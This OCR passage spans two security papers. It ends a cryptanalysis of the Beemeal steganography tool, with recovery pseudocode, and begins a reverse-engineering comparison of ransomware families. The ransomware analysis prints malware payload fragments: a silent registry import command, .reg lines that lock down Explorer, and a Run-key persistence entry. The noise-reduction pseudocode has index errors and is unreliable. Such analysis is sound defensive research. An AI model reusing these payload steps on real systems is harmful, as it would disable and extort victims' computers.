Notice that we ignore the characters having a too small probability because they are considered not relevant: all the characters having a probability lower than 0.01 are ignored, that's the reason why the table presented below does not contain all printable characters.

Here follows the generated probabilities before applying the modification that permits to have the same order of magnitude as the probabilities from the rich profiles:

Characters frequency distribution for an 800 pages English book (text file)

Character	Hex value	Frequency
()	0x20	15.71695
(e)	0x65	8.220522
(t)	0x74	5.711296
(o)	0x6F	5.273562
(a)	0x61	5.254864
(n)	0x6E	4.603577
(i)	0x69	4.462639
(s)	0x73	4.222448
(h)	0x68	4.042769
(r)	0x72	3.975854
(l)	0x6C	3.04903
(d)	0x64	2.77202
()	0x0D	2.097617
()	0x0A	2.097617
(u)	0x75	1.935099
(m)	0x6D	1.606222
(c)	0x63	1.585795
(g)	0x67	1.510748
(f)	0x66	1.494419

Character	Hex value	Frequency
(k)	0x6B	0.668896
(O)	0x4F	0.635727
(H)	0x48	0.617413
(N)	0x4E	0.565418
(v)	0x76	0.549794
(R)	0x52	0.537627
(L)	0x4C	0.4937
(M)	0x4D	0.425376
(D)	0x44	0.389645
(C)	0x43	0.347703
(B)	0x42	0.336625
(-)	0x2D	0.322602
(')	0x27	0.287255
(W)	0x57	0.279955
(G)	0x47	0.279827
(P)	0x50	0.261194
(F)	0x46	0.222325
(U)	0x55	0.216178
(Y)	0x59	0.172251

(w)	0x77	1.402403
(y)	0x79	1.395551
(.)	0x2E	1.371346
(p)	0x70	1.189426
(,)	0x2C	1.056044
(b)	0x62	1.031071
(E)	0x45	0.908831
(I)	0x49	0.788383
(T)	0x54	0.759056
(A)	0x41	0.747466
(S)	0x53	0.730497

(:)	0x3A	0.165655
(?)	0x3F	0.142667
())	0x29	0.115773
(()	0x28	0.114812
(K)	0x4B	0.108921
(!)	0x21	0.101686
(x)	0x78	0.084332
(V)	0x56	0.079594
(J)	0x4A	0.078697
(j)	0x6A	0.072998
(q)	0x71	0.070053
(z)	0x7A	0.049498

Table 6: character frequency table (English text)

Now let's explain the algorithm used in this step to recover the running key.

First of all, we will consider the result of the previous step as an input:

```
48 47 1F 1E FF 87 05 4A   C2 2B 91 91 91 DA 23 4D
4D 55 55 55 55 60 60 6E   ?? 71 71 7C 7C 7C 7C 0E
0E 0E 0E 1D 1E 20 20 26   26 26 26 D8 ?? D8 D8 E8
?? ?? EB F1 F1 F1 F1 BB   BB BB BB CD ?? ?? ?? ??
?? D2 D2 D3 ?? ?? ?? ??   ?? F3 F3 F4 ?? ?? F4 CC
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ??   ?? ?? ?? ?? ?? ?? ?? ??
```

Figure 55: skeleton generated at step 2 using simple profiles

The algorithm will iterate through all the bytes of the running key generated at step 2, until it finds an unknown value "??", then from this unknown value, the algorithm will generate the running key that has the best fitness at this location using the probability at this offset for all guessed plaintext (found using the rich profiles).

So as you will have noticed, this algorithm is not an exact algorithm but a probabilistic algorithm, it means that it's average behaviour and results should be statistically correct, but such an algorithm won't permit us to have a clean and full decryption (just because sometimes, the file's content will not follow the best probabilities forecasts).

Here follows the pseudo-code for this algorithm:

Algorithm 5: probabilistic running key recovery

Input: running_key : array of integer corresponding to the guessed running key to patch.

running_key_size : number of entry in the running_key array

Output: running_key: array of integer corresponding to the running key after patch.

Complexity: O(N*C*256), N being the running_key size, and C : number of ciphertext

Method

```
1:  Begin
2:    i ← 0
3:    While i < running_key_size
4:     If byte is unknown (i.e: the value is ??) then
5:       total_fitness ← 0
6:       For all possible values of the keyfile (256 values)
7:         For all ciphertext
8:           fitness ← 0
9:           Generate the corresponding plaintext at this offset :
10:          Plaintext ← ciphertext – chosen value for keyfile at this offset.
11:          Evaluate fitness of this value of the keyfile for the plaintext
12:          Generated :
13:          total_fitness ← total_fitness + fitness
14:        EndFor
15:        save this total_fitness into a list.
16:      EndFor
17:    Endif
18
19     Choose the value from the list which corresponds to the greatest total_fitness.
20:    Patch the running key at this offset: replacing the ?? at this offset by the
21:    most probable value using the following formula:
22:    running_key[n] ← running_key[n-1] + chosen value of keyfile.
23:    i ← i + 1
24:  EndWhile
25: End
```

Results of Algorithm 5:

In order to evaluate the result of this algorithm, we take the generated running key, and try to decrypt the ciphertext corresponding to the text file in our example (see table 1).

Then we evaluate the percentage of matching content between original plaintext file and decrypted text file using a tool designed for this purpose: the result is then: **77, 82%** of the file decrypted using the generated running key matches the original file. To be less theoretical, we obtain a text file that is readable, but contains sometimes some parts that are not decrypted correctly (thus resulting in incoherent words), but the major part of the text file was recovered and readable.

To compute the running key file, it takes between 5 to 10 minutes using the following environment:

A single PC: CPU Intel core 2 (2.13 GHZ), RAM: 2 GB, windows XP (see table 2).

Step 4: Going further: using the BMP file's particularities

We know that one of the plaintext files is a BMP file. Furthermore we have generated a running key in the previous steps that permits to decrypt 77, 82% of the original plaintext corresponding to the text file (remember we had 4 different plaintext types: Microsoft, text, jpg, and BMP).

We can use these two facts to decrypt the plaintext corresponding to the BMP file using the simple formula:

BMP plain = BMP ciphertext – generated running key.

We obtain a BMP file that is valid but far from perfect compared to the original file, the differences between the original BMP file (the plaintext) and the decrypted BMP file is somehow a kind of noise.

Let's try and see if we can enhance the quality of this BMP file so that we can use this enhanced BMP file to generate a new and better running key.

Remember that a BMP file is composed of a header and a body (Marv, 1994), when you look at the body, it is composed of sequences of triplets (3 bytes), each triplet being the RGB colour of a given pixel (for a 24 bit colour depth). BMP body has a very particular feature: the repetition of the same triplet in contiguous sequences is a very common thing (sequence recurrence). However, because we generated a BMP file that is not perfect, these sequences are damaged. We can use this property to "repair" the damaged sequences of triplets and then correct the BMP picture.

For example, let's consider the following block extracted from the actual BMP file to repair, in which the entire block should have the triplet [C1,8A,05] as a value :




Figure 66: Extract of a damaged BMP file

The parts in red represent the values that have been damaged. We will correct these damages using a simple algorithm (which can be seen as a noise reduction algorithm):

Algorithm 6: BMP block noise reducer

Input:

damaged_array: array of bytes representing the BMP block to repair.

damaged_array_size : size of the block to repair.

Output:

best_triplet: Array of bytes of size 3.

Complexity: O(n), n being the size of the block.

Method

```
1:  Begin
2:   // Prepare an array of frequency for each bytes of a triplet :
3:   Array of Integer : byte_frequency_tab [3] [256]
4:   i ← 0
5:   k ← 0
6:   While i < damaged_array_size
7:    While k < 3
8:     byte_frequency_tab[k][i] ← 0
9:     k ← k + 1
10:    EndWhile
11:   i ← i + 1
12:  EndWhile
13:
14:  // Generate statistics for the 3 bytes of all the triplets of the block :
15:  i ← 0
16:  k ← 0
17:  While i < damaged_array_size
18:   While k < 3
19:    byte_frequency_tab[k][i] ← byte_frequency_tab[k][i] + 1
20:    k ← k + 1
21:   EndWhile
22:   i ← i + 1
```

```
23:   EndWhile
24:
25:   // prepare the result arrays
26:   best_triplet[0] ← 0
27:   best_triplet[1] ← 0
28:   best_triplet[2] ← 0
29:
30:   // Determine the best triplet using the frequency array generated
31:   i ← 0, k
32:   k ← 0
33:   While i < 3
34:     While k < 256
35:       If byte_frequency_tab[i][k] > best_triplet[i] Then
36:         best_triplet[i] ← byte_frequency_tab[i][k]
37:       EndIf
38:       k ← k + 1
39:     EndWhile
40:     i ← i + 1
41:   EndWhile
42: End
```

Results of algorithm 6:

In order to evaluate the result of this algorithm, we take the corrected BMP file, and we generate a new running key file using the corresponding ciphertext file (the BMP ciphertext). Then, using this generated running key, we try to decrypt the ciphertext corresponding to the text file using the corresponding ciphertext.

Then we evaluate the percentage of matching content for both original plaintext file and decrypted text file using a tool designed for this purpose: the result is then: **90.50%** of the file decrypted using the generated running matches the original file.

The computation itself having a complexity linear with the file size: O (n), it takes less than 0.1 seconds to perform even on an old PC (see table 2).

So by using a simple noise reduction algorithm, we have been able to increase our decryption rate from 77.92 to 90.50 (gain of +12.68%). Of course we can imagine that by using a much more complex noise reduction algorithm we could have obtained better results (Richard, 1995), but remember that this paper is like a proof of concept, that's why we won't dive deeper into the noise reduction theory.

We have seen that retrieving the type of each plaintext using only ciphertext permitted us to use this information to perform a successful attack decomposed in several steps. Each step permitting to

discover more and more about the running key that permits to decipher any possible ciphertext generated by the same keyfile and passphrase. The attack was possible because there exist strong recurrences between files of the same format (at least in the header part), then the last step consisting in a noise reduction was possible because we found out the format of each plaintext, and also because the BMP file format is very special as it contains many sequence recurrences.

For information, here follow the pictures that permit to evaluate the quality of the decrypt algorithms and also the result of the noise reduction algorithm:

- The original BMP plaintext file

- The recovered BMP plaintext using the generated running key and the ciphertext BMP (but before noise reduction).

- The recovered BMP plaintext using the corrected running key (after noise reduction) and the BMP ciphertext, you can notice that most of the noise was successfully reduced.

Effect of the length of the key (passphrase)

Current versions of Beemeal compel a passphrase with a minimum length of 1024 bytes. We may wonder whether increasing the length of this passphrase would increase the security level or not.

In general, intuition tells us that a longer key means a better security, for example with a binary key of n bits that we try to guess using a brute-force algorithm, adding only 1 bit to the key multiply by 2 the search space to be explored by the algorithm, thus with a very small effort, you rapidly increase the work factor necessary for an attacker to succeed.

To determine if in the case of Beemeal, a longer key means a better security level, we need to focus on the steps of the process where this passphrase is used: before starting to encipher, the keyfile's hash and the key (passphrase) hash are computed using the formula:

Running key initial value = hash keyfile + hash key

So the running key's initial value depends on both the keyfile's content, and on the key.

The first step of the ciphertext only attack revealed the types of all plaintext and also the type of the keyfile used, and the first bytes of all of these plaintexts were guessed as well, thus we had been able to compute the running key initial value with a very small complexity, and the method we used for that is not dependant on the value of this running key initial value, thus it is also independent of the key's hash, thus you may choose a 2 bytes key, or a 20'000 bytes key, the work factor will be exactly the same, thus the length of the key has absolutely no effect on the security level of the application. It just permits to have different running keys when the same keyfile is used several times if the user chooses a different key.

Also we can notice that the passphrase is composed of printable characters, and thus the entropy for a given byte is not 256, but 95. To give you an idea of the consequences, let's consider a 8 bytes long password, which is the minimum in general for a password, the number of operations to perform a brute-force attack (considering the worst case : we find the value at the last iteration) is :

- (2exp8)exp8 = 18446744073709551616 if the key is binary
- 95exp8 = 6634204312890625 if the key is composed of printable characters only

Let's compute the ratio:

18446744073709551616 / 6634204312890625 = 2780

This means that the printable password is 2780 times weaker than the binary password.

For a 16 bytes key, the ratio explodes to reach 7731464, the lesson of this is that we should be careful when considering key size, and also that a longer key may not increase the security level in some particular cases.

About the Breaking tool

As mentioned earlier, many tools were created in order to perform experiments and attacks, collect statistics about large number of files and so on.

	Beemeal	**Breaking tool**
Number of lines of code (C++)	3'900	12'000
Development time	10 hours	300 hours

Table 7: Comparison between Beemeal and it's breaking tool

Here follows a screenshot of these tools which are available through a unique GUI:




Figure 77: The Beemeal breaking tool

Conclusion

First the steganography method used by Beemeal was explained, then it has been demonstrated that it was possible to detect stego-image files with a detection rate of 100% and a false positive rate of 0% for a very low work factor. Then the cipher / decipher symmetric algorithms were explained. And after stating the goal of all the attacks on the cryptosystem used, the known plaintext attack was performed and the result was a success rate of 100% with a work factor extremely small.

Then we started the ciphertext only attack which was divided into several steps.

Each step of the attack permitted to discover more about the plaintext, and about the running key. We finally used the probability for each file type to achieve a recovery of 90.50% of the plaintext using only the ciphertext files. We also saw that using a long passphrase doesn't increase the difficulty to break this cryptosystem.

The attacks have demonstrated that because Beemeal enforces the use of a very long passphrase and keyfile, the probability that the user would reuse the same keyfile and passphrase was very high,

thus permitting successful ciphertext only attacks. The ciphertext only attack revealed more than 90% of the running key, the running key permitting to decrypt any subsequent ciphertext.

Furthermore this tool does not resist to known plaintext attack, this is due to the fact that an over simplistic operator for cipher operation (‘+’ operator) was used. The success rate of the attack could also be improved using classical dictionary attack because one of the plaintext was a text file, we forecast that it would be possible to recover about 95% of the running key with a little more efforts (Olson, 2007), however a recovery of 100% is still a difficult goal to achieve because we use probabilistic algorithms instead of exact algorithms.

One important fact is also that our attack succeeded with only 4 ciphertext files, which is very small amount of ciphertext (For information, linear cryptanalysis of D.E.S needs 2exp43 known plaintexts (Matsui, 1998), it just means that if someone is able to intercept email attachments of someone using Beemeal, and if these attachments are automatically collected and saved to a given folder, this person can eavesdrop on all further communications, if they are composed of BMP files inserted using Beemeal, after collecting only 4 of them. Furthermore we know that our odds of success when performing ciphertext only attacks increase with the number of available ciphertext materials.

For all these reasons, we can say that even though this tool used both steganography and cryptography, it is not secure and thus should not be used to hide and protect important information.

However, from the point of view of the virus research lab, it may be very challenging to disinfect a computer whose files have been hidden into carrier files because even though we have been able to retrieve more than 90% of the original file in this particular case, the user would probably consider that it’s antivirus software failed to disinfect his computer because the original files could not be restored entirely, furthermore in the case of Beemeal we had been able to break the cipher within a reasonably short space of time, but what if Beemeal had used RSA or any other similar algorithm which uses a public key instead ?

Anti-virus companies might find themselves powerless, even if maximum computing power was applied to decrypting the key (Leyden, 2006). The antivirus in that case should exploit a weakness in the implementation of the cryptosystem. Otherwise it would be impossible to recover the original files in a timely manner.

So the use of steganography with cryptography by a ransomware represents a technical challenge for the antivirus industry. And the future will tell whether this kind of threat will grow in importance or not.

References:

Marv, L. (1994). "The BMP File Format," Dr. Dobb's Journal, #219 September (Vol 9, Issue 10), pp. 18-22.

wbStego4open. (2004). wbStego steganography tool. Retrieved 2008/01/02 from http://wbstego.wbailer.com/

Charlap, D. (1995). The BMP File Format: Part I, Dr. Dobb's Journal, #228 (Vol. 20, Issue 3).

Leyden, J. (2006). Ransomware getting harder to break (Kasperky Labs).

Provos, N. (2003). Exploring steganography : seeing the unseen – University of Michigan.

Watkins, J. (2001). Steganography - Messages Hidden in Bits, Department of Electronics and Computer Science, University of Southampton

Aura, T. (1995). “Invisible communication”, In Proc. of the HUT Seminar on Network Security ‘95, Espoo, Finland, November.

Fridrich, J. (2000). “Steganalysis of LSB Encoding in Color Images”, ICME 2000, New York City, July 31−August 2, New York.

Hickok, D. (2005). File Type Detection Technology - University of Wisconsin.

Lancaster, D. (2003). Exploring the .BMP File Format – Synergetics.

Wael, A. (2003). Fundamentals of stream ciphers (IEEE).

Legardien, F. (2005). Beemeal official website - beemeal.tripod.com

Bauer, D. (2002). A statistical attack on the running key cipher – Cryptologia

Beutelspacher, A. (1994). Cryptology. Washington DC: MAA.

Friedman, W. (1918). Riverbank Publications No. 16. Reprinted (1979) in The Riverbank Publications Volume 1. Laguna Hills CA

Olson, E. (2007). Robust Dictionary Attack of Short Simple substitution ciphers – MIT.

Matsui, M. (1998). Linear cryptanalysis method for DES cipher, springer Verlag.

Richard, A. (1995). A new algorithm for image noise reduction using mathematical morphology.

Simoncelli, E. (1996). Noise removal via bayesian wavelet coring. In IEEE Third Int'l Conf on Image Processing, Laussanne Switzerland. IEEE.

Huanglin, Z. (2003). Image Recognition Using Adaptive Fuzzy Neural Network and Wavelet Transform, Springer Berlin / Heidelberg.

Comparative analysis of various ransomware virii

Alexandre Gazet
Sogeti - ESEC

About author

Alexandre Gazet is a research engineer at Sogeti-ESEC security R&D lab.
Contact Details: Sogeti-ESEC, 6/8, rue Duret, 75116 Paris, France, e-mail alexandre.gazet@sogeti.com

Keywords

Ransomware, crypto-virus, asymmetrical ciphering, symmetrical ciphering, extortion, ransom, money, analysis, reverse-engineering, IDA Pro, OllyDbg.

Comparative analysis of various ransomware virii

Abstract

The ransomware phenomenon appeared something like 2 or 3 years ago and brought light on this specific class of malware. Basically a ransomware is a type of malware that demands a payment in exchange for a stolen functionality. Most widespread ransomwares are crypto-virus. They encrypt files on victim's hard drives and ask a ransom to get files decrypted. Security related media or antivirus companies quickly brandished this 'new' type of virii as a major threat for computer world.

In this article we try to investigate the foundation of these threats beyond the mode phenomenon. In order to get a better understanding of ransomware, our study starts with a comparative analysis of various ransomware virii. Based on reverse-engineering of various virii samples while not focused on analysis methodology, this technical review is done at various levels: quality of code, malwares' functionalities and analysis of cryptographic primitive implementations if employed.

Our analysis has leaded us to many interesting conclusions concerning this phenomenon, and in particular the strength and weakness of used extortion means. We also took advantage of our technical review to stand back and to analyze both the business model associated to these ransomwares and the communication that has been made around them.

Introduction

Malwares like ransomwares demand a payment in exchange for a stolen functionality. This blackmail resides in the strength of their extortion mean. Is this power so terrifying? May few resources and reverse-engineering allow to break it? In order to lead our study, we have been given a set of eleven ransomwares. According to antivirus editors' classification, they belong to four different families: **Krotten**, **Filecode**, **Dirt211** and **Gpcode**. We will present the results of our analyses accordingly to this family oriented classification. Furthermore, by observing samples' evolution, we will get an idea of authors' improvements in time.

Trojan.Win32.Krotten family

We had in our possession four samples of **Krotten** virii: versions **aj**, **ar**, **u** and **bk**. After analysis it appears that **Trojan.Win32.Krotten.ar** is not a ransomware at all but a typical trojan with various networking abilities, we will not discuss anymore about it in this article.

General thoughts


- Coded in Delphi for version **bk**
- One of our samples was packed with **ASProtect**.
- No propagation ability.

Infection vector

Even if all of our samples had nearly the same payload, they use two different infection vectors.

- **Trojan.Win32.Krotten.u and Trojan.Win32.Krotten.aj**
  These two malwares take advantage of a high-level virtual machine, or let's say a

small scripting engine, providing a set of *meta-actions* like `*create directory*', `*create key in registry*' or `*patch process memory*'. The malware's behavior is totally scripted. This script, which is the malware's payload, is bound at the end of the binary file. The script format is really simple, code and data are mixed in a continuation of instructions.



Here is an example how to tell the engine to create a directory named "`C:/4182123960615680`":

```
F0 43 3A 5C 34 31 38 32 31 32 33 39 36 30 36 31 35 36 38 00
```

`F0` is the opcode to create a new directory. String argument is directly encoded into hexadecimal.

The use of a scripting engine is something quite interesting: the author can produce various malwares at a ridiculous cost. One problem remains; the engine which plays the script is a perfect signature for any antivirus detection tool. On the other side, automate adds an abstraction level between effective payload and code, it may also be used to slow down reverse-engineering.

- **Trojan.Win32.Krotten.bk**
  The infection vector is simpler but still really effective. The ransomware presents itself as a self-extracting archive, infection is done while simulating a process of extraction. It extracts and injects a file named `ImportReg.reg` into registry using this command:

  ```
  Regedit /s C:\DOCUME~1\*******\LOCALS~1\Temp\ImportReg.reg
  ```

  This file contains all malicious modifications. It is the same payload as for versions **u** and **aj**. It has just been transposed from a script to a `.reg` file.

```
 1 "NoUpdateCheck"=dword:00000001
 2 "NoJITSetup"=dword:00000001
 3 "Start Page"="http://poetry.rotten.com/failed-mission/"
 4 "NoControlPanel"=dword:00000001
 5 "NoDrives"=dword:03ffffff
 6 "NoRun"=dword:00000001
 7 "NoFind"=dword:00000001
 8 "NoFavoritesMenu"=dword:00000001
 9 "NoRecentDocsMenu"=dword:00000001
10 "NoLogOff"=dword:00000001
11 "NoClose"=dword:00000001
12 "NoSaveSettings"=dword:00000001
13 "NoUserNameInStartMenu"=dword:00000001
14 "NoToolbarCustomize"=dword:00000001
15 "NoThemesTab"=dword:00000001
16 "NoSMHelp"=dword:00000001
17 "NoPrinterTabs"=dword:00000001
18 "NoPrinters"=dword:00000001
19 "NoNetHood"=dword:00000001
```

Figure 2: Extract from `ImportReg.reg` payload.

Extortion mean

Krotten family does not use any file encoding. Instead of that it deeply modifies various security rules, user rights and the way *Explorer* works. *Internet Explorer* start page is also modified. A message box providing ransom message is displayed at logon screen. It uses *LegalNoticeCaption* registry key to do so:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Winlogon]
```

```
"LegalNoticeCaption"="DANGER !!!"
```




Figure 3: Ransom message displayed at system startup

Conclusion

Infected computers' behavior may be really annoying for victims. We should notice that an advanced user, with reverse-engineering skills would be able to restore the system into a clean state. Malware action is reversible; it also means that author's extortion mean is weak. Another point that is worth noticing is the concept of scripting engine. It is something nice among a lot of poor malware codes and deserves a deeper analysis.

Trojan.Win32.Filecode

We have analyzed two samples of this malware: **Trojan.Win32.Filecode.a** and **Trojan.Win32.Filecode.c**.

General thoughts

- Packed with **UPX**
- Coded in **Delphi**
- Using **FLIRT** signature in **IDA** reveals that most of code is made of **Delphi** libraries and only few hand-coded functions to analyze.

Infection vector

- Copy itself in `$WINDOWS%/system` as `NTFS.exe`
- Modify registry in order to be run at startup:

```
hKey = HKEY_LOCAL_MACHINE
Subkey = "software\microsoft\windows\currentversion\run\"
```

```
ValueName = "FsystemTracer"
Value \$:\WINDOWS\system\NTFS.exe
```

- Scan logical drives from letters `C:` to `Z:` . For each drives, recursive scan of all directories except system directories.
- Create 50 ransom demand files on victim's desktop after having infected victim's hard drives.

Extortion mean

Filecode is what we could consider as a typical ransomware family. It uses file encoding as extortion mean. We can distinguish two behaviors according to the encountered file type.

- File is an executable:
  - Malware replaces all executables by its own copy.
  - Add prefix `EXEADDED` to original file name.
  - Check that it does not replace an executable whom size is equal to its own size. This check may be intended to prevent from replacing many times the same executable file.
- Other type of files:
  - Add prefix `FILEISENCODED` to original file name.
  - File is partially encrypted. Only first 5000 bytes are encrypted using a `XOR` algorithm. Bytes from 6666 to 10000 are used as key.
